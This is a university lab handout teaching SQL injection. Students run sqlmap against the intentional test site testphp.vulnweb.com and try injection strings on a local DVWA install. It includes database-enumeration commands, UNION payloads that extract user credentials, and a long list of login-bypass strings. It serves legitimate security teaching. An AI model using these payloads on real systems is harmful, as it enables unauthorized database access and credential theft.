Lab 3: SQL Vulnerabilities and Injection Attack

QUICK REVIEW

Relational database management systems (RDBMS) are used widely in many applications to store and manage data. The Structured Query Language (SQL) is the underlining common programing language that is understood by most RDBMS. It provides a common way for applications to access the data in the database by using a common set of commands the database can understand.
SQL can be integrated in many programming languages to enable queries on data within relational databases. There are different categories or types of SQL statements:

- Data Definition Language (DDL)
- Data Manipulation Language (DML)
- Data Query Language (DQL)
- Data Control Language (DCL)

Attackers exploit RDBMS by making them output information that they should not be displaying. Sometimes this is as simple as the attacker asking for privileged information from the database management system. Other times, it is taking advantage of poor configurations by database administrators.
SQLMAP is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes pre-installed with Kali Linux and can be run in the command-line tool (Terminal).

In this lab, we will take a deeper look at how SQL vulnerabilities can be exposed and used.

⚠ Important Notice:

Please carefully read the disclaimer declaration on the course webpage, before you start the lab practice, and make sure you fully understand all statements. The disclaimer is available on https://hogeschool.github.io/Software-Quality.

LAB PRACTICES

3.1. Prepare the Test

- **Choose a website to detect for vulnerabilities**

  In this lab, we are going to use the following webpage: http://testphp.vulnweb.com

- **Make a list of available URLs and specify the HTTP method involved**

  Visit every link (as many as you like) in the webpage and figure out all the URLs. Think of which HTTP method (GET, POST, PUT, DELETE) is used.

  For instance, we can conclude that the following URL: http://testphp.vulnweb.com/listproducts.php?cat=1 is using a **GET** method with some data in the header.

  Discuss your list of URLs and your findings about the involved methods in the class.

- **Send the request and analyze the response**

  Using the SQLMAP-tool you can check for each URL what kind of SQL vulnerabilities are available[1] in combination with the HTTP methods. In general, the tool detects these types of vulnerabilities:

[1] Additional information on SQL injection types: https://github.com/sqlmapproject/sqlmap/wiki/Techniques

- **Boolean-based blind**
- **Time-based blind**
- **Error-based**
- **UNION query-based**
- **Stacked queries**

After initiating a scan for a certain URL, you need to analyze the response and update the URL to include SQL statements or sub-statements to further exploits the system.

3.2. Initiate the Test

You can now start the detection process by entering the following command in the Terminal:


```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
```

You should see similar results to the one in the figure below. To view the header of the request, repeat the execution of the previous command with the addition of the parameter **-v**:

```
sqlmap -v 4 -u http://testphp.vulnweb.com/listproducts.php?cat=1
```

or

```
sqlmap -v 5 -u http://testphp.vulnweb.com/listproducts.php?cat=1
```



As you can see, there is a GET request parameter (cat = 1) that can be changed by the user by modifying the value of cat. So, this website might be vulnerable to SQL injection of this kind.
To look at the set of parameters that can be passed, type in the terminal:

```
sqlmap -h
```

3.3. Analyze the Response

Discuss the meaning of each request and response and repeat the Practice 3.2 with every URL you have in your URL-list from the preparation phase (Practice 3.1).

- Mark vulnerable URLs
- Compare your findings in the class

3.4. List Information about the Existing Databases

SQLMAP accepts some parameters to retrieve more information from the targeted system. Run the following commands one by one including the values retrieved from the response of the previous step

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  -- dbs
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1- D database name
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 - D database name --tables
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 - D database name -T table name
–columns
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 - D database name -T table name
-C column name
```

3.5. SQL Injection Attack on DVWA

Run the Kali Linux on your virtual machine. Start both servers the Apache2 (webserver) and the MYSQL (database), and login to DVWA. If you do not know (or remember) how to do it, you can refer to Guideline of Lab 02.

- You can set DVWA Security Level on “Low”, “Medium”, “High” or “Impossible”. Find it in “DVWA Security”, in the left-hand menu.
- Select "SQL Injection" from the left navigation menu.

3.5.1. Low Level

- Set DVWA Security Level on “Low”.
- Input 1 in the user id box, and submit. Try other numbers and find out how many records are in the database.
- Think and figure out how you can form an injection string to retrieve all records in database in one query?
- Try the following input, if you could not find it yourself:

```
a' OR 'a'='a
%' or '1=1
```

- View the source php code of `sql injecton` for low security level. You can find the following line in the code.

```
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

- Discuss how your injected string could lead to the above attack.
- Try the following strings, and discuss what is the result of each.

```
%' or 0=0 union select null, version() #

%' or 0=0 union select 1,@@version#

%' or 0=0 union select null, user() #

%' or 0=0 union select null, database() #

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
from users #
```

3.5.2. Comparison of Different Security Level

Switch to other levels of security, view and compare the codes for different levels.
Discuss the countermeasures which are added to each level.

ADDITIONAL EXERCISES

1. Install another SQL injection tool like JSQL[2] and check the vulnerabilities of URLs from practice 3.1 using this tool.
2. **SQL Injection Authentication Bypass**: You can try SQL Injection Attack on DVWA, with the following strings, and analyze your findings. This list can be used by penetration testers when testing for SQL injection authentication bypass. A penetration tester can use it manually.

```
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
```

[2] JSQL documentation page https://github.com/ron190/jsql-injection